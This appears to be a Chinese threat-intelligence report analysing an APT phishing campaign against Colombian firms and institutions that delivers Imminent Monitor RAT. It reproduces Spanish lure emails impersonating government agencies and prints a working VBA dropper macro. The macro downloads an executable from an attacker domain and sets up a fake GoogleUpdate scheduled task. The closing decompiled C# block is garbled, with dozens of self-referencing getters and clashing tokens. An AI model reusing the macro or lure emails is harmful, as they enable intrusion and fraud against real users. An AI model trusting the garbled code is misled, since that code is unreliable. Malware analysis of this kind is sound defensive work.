- 被攻击机构信息

Byington 对哥伦比亚主要的商业公司进行评级和财务评估。

Fri 6/15/2018 8:41 PM

Debido al no el pago de sus impuestos se hara efectivo un embargo bancario

This message was sent with High importance.

Message estado de cuenta.rar (72 KB)

Estimado contribuyente:

Es nuestro deber informarle que debido a su deuda con el pago de sus impuestos se hara efectivo un embargo bancario en el dia de hoy.

Por la seguridad de sus datos hemos adjuntado un documento con su deuda a la fecha con una clave la cual es :


421e68dd993c4a8bb9e3d5e6c066946r

Este documento contiene su deuda a la fecha y todos los datos del proceso detalladamente.

攻击哥伦比亚 Byington 公司的相关邮件

- 相关诱饵文档

攻击者伪装成哥伦比亚国家税务和海关总署 (www.dian.gov.co) 进行攻击活动




estado de cuenta.doc

3. 技术细节

360 威胁情报中心基于该 APT 组织常见的攻击手法对整个攻击过程进行了详细分析。

3.1 最新的一次攻击

2019 年 2 月 14 日，360 威胁情报中心再次监控到该 APT 组织的最新攻击活动，根据最近捕获到的诱饵文档（MD5: 0c97d7f6a1835a3fe64c1c625ea109ed）并没有找到对应的邮件，不过在进行关联调查后，我们发现了另外一个类似的诱饵文档（MD5: 3de286896c8eb68a21a6dcf7dae8ec97）及其对应的有针对性攻击邮件（MD5: f2d5cb747110b43558140c700dbf0e5e）。该邮件伪装来自哥伦比亚国家民事登记处，对哥伦比亚国家盲人研究所进行攻击。



最近捕获的诱饵文档，伪装来自哥伦比亚国家民事登记处（MD5:

0c97d7f6a1835a3fe64c1c625ea109ed）

攻击哥伦比亚国家盲人研究所的邮件

3.2 伪造来源及躲避查杀

攻击者在攻击不同目标时，仔细考虑了如何伪装邮件的来源从而使其看起来更加可信。比如通过伪装民事登记处来攻击盲人研究所，伪装成税务和海关总署来攻击那些有国际贸易的企业，伪装成司法部门和移民权力机构来针对银行和跨国公司哥伦比亚分部等。

攻击者同样对邮件内容进行精心构造，使其看似源自被伪造的机构，且与被攻击者日常工作生活相关。下图为伪装成哥伦比亚国家司法部门对 ATH 哥伦比亚分部的攻击中对应邮

件的内容翻译：

The screenshot shows the Google Translate interface with the following text:

Original (Spanish):

Cordial saludo,
De acuerdo a la situación que se presenta y transcurre con el proceso No 305351T Agosto de 2018, la fiscalía general le hace el segundo llamado a interrogatorio para declaraciones y pruebas al respectivo proceso.
Este interrogatorio tiene como objetivo la aclaración de hechos contundentes.
Recuerde que esta es la primera citación y así procederemos a dos citaciones más con aviso respectivo, le agradecemos su colaboración.
A continuación nos permitimos adjuntar el proceso No 305351T y de la misma forma la citación a declaración correspondiente a usted.

Translated (English):

According to the situation that arises and runs through the process No. 305351T August 2018, the prosecutor general makes the second call to interrogation for statements and evidence to the respective process.
This interrogation aims to clarify hard facts.
Remember that this is the first citation and so we will proceed to two more citations with respective notice, we appreciate your cooperation.
Then we allow you to attach the process No 305351T and in the same way the citation to declaration corresponding to you.

IMPORTANT:
Attachment key:
procesofiscalia30535120180821e68dd993c4a8bb9e3d5e6c066946
se
6946se

邮件附件被加密存放在压缩包内，并在邮件正文中提供解密密码，用于绕过邮件网关的安全检测。

The screenshot shows an email interface with the following text:

Email Attachment: Reporte fraude desde su direccion ip.rar (79 KB)

Email Content:

Hemos detectado que desde su direccion ip se estan enviando correos electronicos con en fin estafar a personas :
estipula la ley 1273 del 2009 , para mayor claridad Hemos adjuntado el reporte de los envios que mencionamos

Adjuntamos el reporte de los envios fraudulentos que se estan enviando desde su direccion ip con un clave :
centrociberneticoenviosipfraude876e68dd993c4a8bb9e3d5e6c066946octubre **RAR Password**

邮件正文附带 RAR 密码

对邮件进行分析后，我们发现攻击者在发送邮件时都使用了 VPN 等方式来隐藏自身，因此尚未能获得发件者的真实 IP，只是发现这些邮件通过位于美国佛罗里达州的 IDC 机房发出，部分相关的 IP 地址为：

128.90.106.22
128.90.107.21
128.90.107.189
128.90.107.236
128.90.108.126
128.90.114.5
128.90.115.28
128.90.115.179

3.3 诱饵文档

此次攻击活动诱饵文档均采用 MHTML 格式的 Word 文档进行攻击, MHTML 格式的 Word 文档能在一定程度上避免杀毒软件的查杀。例如 360 威胁情报中心在 2019 年 2 月中旬捕获的样本: Registraduria Nacional - Notificacion cancelacion cedula de ciudadania.doc


文件名	Registraduria Nacional - Notificacion cancelacion cedula de ciudadania.doc
MD5	0c97d7f6a1835a3fe64c1c625ea109ed
伪装来源	哥伦比亚国家民事登记处

```

1 MIME-Version: 1.0
2 Content-Type: multipart/related; boundary="----=_NextPart_01D4C209.8DA80500"
3
4 Este documento es una página web de un solo archivo, también conocido como "archivo de almacenamiento web".
5
6 ----=_NextPart_01D4C209.8DA80500
7 Content-Location: file:///C:/C8724581/RegistraduriaNacional-Notificacioncancelacioncedulade ciudadania.htm
8 Content-Transfer-Encoding: quoted-printable
9 Content-Type: text/html; charset="windows-1252"
10
11 <html xmlns:v=3D"urn:schemas-microsoft-com:vml"
12 xmlns:o=3D"urn:schemas-microsoft-com:office:office"
13 xmlns:w=3D"urn:schemas-microsoft-com:office:word"
14 xmlns:m=3D"http://schemas.microsoft.com/office/2004/12/omml"
15 xmlns=3D"http://www.w3.org/TR/REC-html40">
16
17 <head>
18 <meta http-equiv=3DContent-Type content=3D"text/html; charset=3Dwindows-125=
19 2">
20 <meta name=3DProgId content=3DWord.Document>
21 <meta name=3DGenerator content=3D"Microsoft Word 15">
22 <meta name=3DOriginator content=3D"Microsoft Word 15">
23 <link rel=3DFile-List
24 href=3D"RegistraduriaNacional-Notificacioncancelacioncedulade ciudadania_arco=
25 hivos/filelist.xml">
26 <link rel=3DEdit-Time-Data
27 href=3D"RegistraduriaNacional-Notificacioncancelacioncedulade ciudadania_arco=
28 hivos/editdata.mso">
29 <!--[if !mso]>
30 <style>
31 v\:* {behavior:url(#default#VML);}
32 o\:* {behavior:url(#default#VML);}

```

MHTML 格式的 Word 文档



文档伪装成哥伦比亚国家民事登记处，并利用西班牙语提示受害者开启宏代码，从而执行后续 Payload

当受害者打开该 MIME 文档并启用宏功能后，将自动调用 Document_Open 函数：

```
73 Public Sub Document_Open()
74 On Error Resume Next
75 If 682507832 = 682507832 + 1 Then End
76 Dim KfsHoGryV As Byte
77 GoTo WGR
78 WGR:
79 Call Main
80 fcL4qOb4
81 End Sub
82 Public Sub uIeRbztQZF()
83 Dim IRRQUszGlx As Integer
84 IRRQUszGlx = "2582"
85 End Sub
```

Document_Open 首先调用 Main 函数下载 <http://diangovcomuiscia.com/media/a.jpg> 并保存为%AppData%\1.exe (md5: ef9f19525e7862fb71175c0bbfe74247)：

```
2 Sub Main()
3 On Error Resume Next
4 Call r07tRe7("http://diangovcomuiscia.com/media/a.jpg", Environ("AppData") & "\1.exe")
5 End Sub
6 Public Sub NmBueMOjLQebJQwwYgtU()
7 Dim KJVPiQnQiokvMcjku As Currency
8 KJVPiQnQiokvMcjku = "2472"
9 End Sub
10 Private Sub sYfyFvbVQuALR()
11 Dim KJVPiQnQiokvMcjku As Currency
12 KJVPiQnQiokvMcjku = "2472"
13 Dim gVZPpRxdRmcShraaM As Integer
14 gVZPpRxdRmcShraaM = 4
15 Do While gVZPpRxdRmcShraaM < 39
16 | DoEvents: gVZPpRxdRmcShraaM = gVZPpRxdRmcShraaM + 1
17 Loop
18 End Sub
19 Function r07tRe7(SAS As String, SDE As String) As Long
20 On Error GoTo 1:
21 Dim VHIGMu1u4k As Object
22 Dim qGKA3mdUyB0 As Object
23 If 746768226 = 746768226 + 1 Then End
24 Dim nVmYc As Boolean
25 GoTo WiiwCFvVkdN
26 WiiwCFvVkdN:
27 Set VHIGMu1u4k = CreateObject("Microsoft.XMLHTTP")
28 Set qGKA3mdUyB0 = CreateObject("Adodb.Stream")
29 If 683857458 = 683857458 + 1 Then End
30 Dim fTPDMj As Integer
31 GoTo wSuNksGffHPb
32 wSuNksGffHPb:
33 Call VHIGMu1u4k.Open("GET", SAS, 0)
34 Call VHIGMu1u4k.Send
35 qGKA3mdUyB0.Type = 1
36 Call qGKA3mdUyB0.Open
37 Call qGKA3mdUyB0.Write(VHIGMu1u4k.responseBody)
38 Call qGKA3mdUyB0.SaveToFile(SDE, 2)
39 Call qGKA3mdUyB0.Close
40 r07tRe7 = 1
41 Exit Function
42 1:
43 End Function
44 Private Sub nLepebUnkHrBHDPgh()
45 Dim SvLsyRaOuqqp As Integer
46 For SvLsyRaOuqqp = 0 To 7
47 | DoEvents
48 Next SvLsyRaOuqqp
```

接着调用 fcL4qOb4 函数，设置伪装成 Google 的计划任务，相关计划任务的信息如下：

作者	Google Inc
描述（翻译后）	在用户登录系统时检查并上传有关 Google 解决方

	案的使用和错误的信息
任务内容	启动%AppData%\1.exe
任务定义	GoogleUpdate

相关代码如下图所示：

```


19 Public Sub fCL4q0b4()
20 On Error Resume Next
21 Dim Issqwe6 As String
22 Dim m43nruk06XFjm As Object
23 Dim NoERgwg0 As Date
24 NoERgwg0 = Now()
25 Issqwe6 = Replace$(Format$(NoERgwg0, "yyyyymmdd-HhNn"), ".", "-")
26 With CreateObject("Schedule.Service")
27 .Connect
28 Set m43nruk06XFjm = .NewTask(0)
29 With m43nruk06XFjm
30 .With .RegistrationInfo
31 .Description = "Esta tarea detiene el Agente de telemetría de Google, que examina y carga la información sobre el uso y los errores de las soluciones de Google cuando un usuario inicia sesión en el sistema."
32 .Author = "Google Inc"
33 End With
34 With .Principal
35 .ID = "" & Issqwe6
36 .RunLevel = TASK_RUNLEVEL_LUA
37 End With
38 With .Settings
39 .Enabled = True
40 .StartWhenAvailable = True
41 .WakeToRun = False
42 .Priority = THREAD_PRIORITY_BELOW_NORMAL
43 .DisallowStartIfOnBatteries = False
44 .RunOnlyIfIdle = False
45 .StopIfGoingOnBatteries = False
46 .AllowHardTerminate = True
47 .Hidden = False
48 .ExecutionTimeLimit = "PT0S"
49 .IdleSettings.StopOnIdleEnd = False
50 End With
51 With .Triggers.Create(TASK_TRIGGER_DAILY)
52 .ID = "DAILY"
53 .StartBoundary = "2015-05-02T06:00:00"
54 .Enabled = True
55 .Repetition.Interval = "PT1M"
56 End With
57 With .Actions.Create(TASK_ACTION_EXEC)
58 .Path = Environ("AppData") & "\1.exe" ' AQUI
59 End With
60 End With
61 With .GetFolder("\")
62 On Error Resume Next
63 .RegisterTaskDefinition "GoogleUpdate", m43nruk06XFjm, TASK_CREATE_OR_UPDATE, , , TASK_LOGON_INTERACTIVE_TOKEN
64 If Err Then
65 Else

```


3.4 Payload (Imminent)

文件名	1.exe
MD5	ef9f19525e7862fb71175c0bbfe74247
编译信息	.NET


释放执行的 1.exe 为最终的木马后门，该样本为混淆比较严重的 C#代码：



去混淆后可以明确看到 Imminent Monitor 字符串，该样本为 Imminent Monitor RAT：



样本运行后首先从资源文件中提取名称为“application”的数据，并解密出一个来自 7zip 合法的 Izma.dll 库：



Code pane:

```

59     public byte[] State(byte[] RegexInterpreter)
60     {
61         MemoryStream memoryStream = new MemoryStream();
62         memoryStream.Write(RegexInterpreter, 0, RegexInterpreter.Length);
63         memoryStream.Position = 0L;
64         GZipStream gzipStream = new GZipStream(memoryStream, CompressionMode.Decompress, true);
65         MemoryStream memoryStream2 = new MemoryStream();
66         byte[] array = new byte[64];
67         for (int i = gzipStream.Read(array, 0, array.Length); i > 0; i = gzipStream.Read(array, 0, array.Length))
68         {
69             memoryStream2.Write(array, 0, i);
70         }
71         gzipStream.Close();
72     }
73 }
74
75

```

Locals pane:

Name	Type	Value
Length	long	0x000000000000A600
Position	long	0x000000000000A600
ReadTimeout	{System.InvalidOperationException: Timeouts are not supported on this...}	int {System.InvalidOperationException: Timeouts are not supported on this...}
WriteTimeout	{System.InvalidOperationException: Timeouts are not supported on this...}	int {System.InvalidOperationException: Timeouts are not supported on this...}
_asyncActiveCount	int	0x00000001
_asyncActiveEvent	System.Threading.AutoResetEvent	null
<i>b</i> _buffer	byte[]	{byte[0x00010000]}
[0]	byte	0x4D
[1]	byte	0x5A
[2]	byte	0x90
[3]	byte	0x00
[4]	byte	0x03
[5]	byte	0x00

Modules pane:

- Lzma (4.12.5265.14726)
 - Lzma.dll
 - PE
 - References
 - { } -
 - LzmaAlone.Properties
 - SevenZip
 - SevenZip.Compression.LZ
 - SevenZip.Compression.LZMA
 - SevenZip.Compression.RangeCoder

随后从资源文件中提取名称为“_7z”的数据，并利用 Lzma.dll 解压缩该段数据，得到真正的 Imminent Monitor RAT 样本 (MD5: 4fd291e3319eb3433d91ee24cc39102e)：

Code pane:


```

295     public object Invoke(object obj, object[] parameters)
296     {
297         return this.Invoke(obj, BindingFlags.Default, null, parameters, null);
298     }
299
300     // Token: 0x17000563 RID: 1379
301     // (get) Token: 0x000001FC6 RID: 8134 RVA: 0x0004F94C File Offset: 0x0004E94C
302     public bool IsPublic
303     {
304         get
305         {
306             return (this.Attributes & MethodAttributes.MemberAccessMask) == MethodAttributes.Public;
307         }
308     }
309
310     // Token: 0x17000564 RID: 1380
311     // (get) Token: 0x000001FC7 RID: 8135 RVA: 0x0004F959 File Offset: 0x0004E959
312     public bool IsPrivate
313     {
314
315     }
316
317     // Token: 0x17000565 RID: 1381
318     // (get) Token: 0x000001FC8 RID: 8136 RVA: 0x0004F96C File Offset: 0x0004E96C
319     public string Name
320     {
321         get
322         {
323             return this.Name;
324         }
325     }
326
327     // Token: 0x17000566 RID: 1382
328     // (get) Token: 0x000001FC9 RID: 8137 RVA: 0x0004F979 File Offset: 0x0004E979
329     public string Namespace
330     {
331         get
332         {
333             return this.Namespace;
334         }
335     }
336
337     // Token: 0x17000567 RID: 1383
338     // (get) Token: 0x000001FCB RID: 8139 RVA: 0x0004F98C File Offset: 0x0004E98C
339     public string Type
340     {
341         get
342         {
343             return this.Type;
344         }
345     }
346
347     // Token: 0x17000568 RID: 1384
348     // (get) Token: 0x000001FCC RID: 8140 RVA: 0x0004F999 File Offset: 0x0004E999
349     public string Value
350     {
351         get
352         {
353             return this.Value;
354         }
355     }
356
357     // Token: 0x17000569 RID: 1385
358     // (get) Token: 0x000001FCD RID: 8141 RVA: 0x0004F9AC File Offset: 0x0004E9AC
359     public string Value2
360     {
361         get
362         {
363             return this.Value2;
364         }
365     }
366
367     // Token: 0x1700056A RID: 1386
368     // (get) Token: 0x000001FCE RID: 8142 RVA: 0x0004F9B7 File Offset: 0x0004E9B7
369     public string Value3
370     {
371         get
372         {
373             return this.Value3;
374         }
375     }
376
377     // Token: 0x1700056B RID: 1387
378     // (get) Token: 0x000001FCF RID: 8143 RVA: 0x0004F9C4 File Offset: 0x0004E9C4
379     public string Value4
380     {
381         get
382         {
383             return this.Value4;
384         }
385     }
386
387     // Token: 0x1700056C RID: 1388
388     // (get) Token: 0x000001FCA RID: 8144 RVA: 0x0004F9D1 File Offset: 0x0004E9D1
389     public string Value5
390     {
391         get
392         {
393             return this.Value5;
394         }
395     }
396
397     // Token: 0x1700056D RID: 1389
398     // (get) Token: 0x000001FCC RID: 8145 RVA: 0x0004F9D8 File Offset: 0x0004E9D8
399     public string Value6
400     {
401         get
402         {
403             return this.Value6;
404         }
405     }
406
407     // Token: 0x1700056E RID: 1390
408     // (get) Token: 0x000001FCC RID: 8146 RVA: 0x0004F9E5 File Offset: 0x0004E9E5
409     public string Value7
410     {
411         get
412         {
413             return this.Value7;
414         }
415     }
416
417     // Token: 0x1700056F RID: 1391
418     // (get) Token: 0x000001FCC RID: 8147 RVA: 0x0004F9F2 File Offset: 0x0004E9F2
419     public string Value8
420     {
421         get
422         {
423             return this.Value8;
424         }
425     }
426
427     // Token: 0x17000570 RID: 1392
428     // (get) Token: 0x000001FCC RID: 8148 RVA: 0x0004F9F9 File Offset: 0x0004E9F9
429     public string Value9
430     {
431         get
432         {
433             return this.Value9;
434         }
435     }
436
437     // Token: 0x17000571 RID: 1393
438     // (get) Token: 0x000001FCC RID: 8149 RVA: 0x0004FA06 File Offset: 0x0004E9F6
439     public string Value10
440     {
441         get
442         {
443             return this.Value10;
444         }
445     }
446
447     // Token: 0x17000572 RID: 1394
448     // (get) Token: 0x000001FCC RID: 8150 RVA: 0x0004FA13 File Offset: 0x0004E9F3
449     public string Value11
450     {
451         get
452         {
453             return this.Value11;
454         }
455     }
456
457     // Token: 0x17000573 RID: 1395
458     // (get) Token: 0x000001FCC RID: 8151 RVA: 0x0004FA1A File Offset: 0x0004E9F0
459     public string Value12
460     {
461         get
462         {
463             return this.Value12;
464         }
465     }
466
467     // Token: 0x17000574 RID: 1396
468     // (get) Token: 0x000001FCC RID: 8152 RVA: 0x0004FA17 File Offset: 0x0004E9F7
469     public string Value13
470     {
471         get
472         {
473             return this.Value13;
474         }
475     }
476
477     // Token: 0x17000575 RID: 1397
478     // (get) Token: 0x000001FCC RID: 8153 RVA: 0x0004FA1E File Offset: 0x0004E9F4
479     public string Value14
480     {
481         get
482         {
483             return this.Value14;
484         }
485     }
486
487     // Token: 0x17000576 RID: 1398
488     // (get) Token: 0x000001FCC RID: 8154 RVA: 0x0004FA25 File Offset: 0x0004E9F1
489     public string Value15
490     {
491         get
492         {
493             return this.Value15;
494         }
495     }
496
497     // Token: 0x17000577 RID: 1399
498     // (get) Token: 0x000001FCC RID: 8155 RVA: 0x0004FA2C File Offset: 0x0004E9F8
499     public string Value16
500     {
501         get
502         {
503             return this.Value16;
504         }
505     }
506
507     // Token: 0x17000578 RID: 1400
508     // (get) Token: 0x000001FCC RID: 8156 RVA: 0x0004FA33 File Offset: 0x0004E9F5
509     public string Value17
510     {
511         get
512         {
513             return this.Value17;
514         }
515     }
516
517     // Token: 0x17000579 RID: 1401
518     // (get) Token: 0x000001FCC RID: 8157 RVA: 0x0004FA3A File Offset: 0x0004E9F2
519     public string Value18
520     {
521         get
522         {
523             return this.Value18;
524         }
525     }
526
527     // Token: 0x1700057A RID: 1402
528     // (get) Token: 0x000001FCC RID: 8158 RVA: 0x0004FA37 File Offset: 0x0004E9F9
529     public string Value19
530     {
531         get
532         {
533             return this.Value19;
534         }
535     }
536
537     // Token: 0x1700057B RID: 1403
538     // (get) Token: 0x000001FCC RID: 8159 RVA: 0x0004FA3E File Offset: 0x0004E9F6
539     public string Value20
540     {
541         get
542         {
543             return this.Value20;
544         }
545     }
546
547     // Token: 0x1700057C RID: 1404
548     // (get) Token: 0x000001FCC RID: 8160 RVA: 0x0004FA45 File Offset: 0x0004E9F3
549     public string Value21
550     {
551         get
552         {
553             return this.Value21;
554         }
555     }
556
557     // Token: 0x1700057D RID: 1405
558     // (get) Token: 0x000001FCC RID: 8161 RVA: 0x0004FA4C File Offset: 0x0004E9F0
559     public string Value22
560     {
561         get
562         {
563             return this.Value22;
564         }
565     }
566
567     // Token: 0x1700057E RID: 1406
568     // (get) Token: 0x000001FCC RID: 8162 RVA: 0x0004FA53 File Offset: 0x0004E9F7
569     public string Value23
570     {
571         get
572         {
573             return this.Value23;
574         }
575     }
576
577     // Token: 0x1700057F RID: 1407
578     // (get) Token: 0x000001FCC RID: 8163 RVA: 0x0004FA5A File Offset: 0x0004E9F4
579     public string Value24
580     {
581         get
582         {
583             return this.Value24;
584         }
585     }
586
587     // Token: 0x17000580 RID: 1408
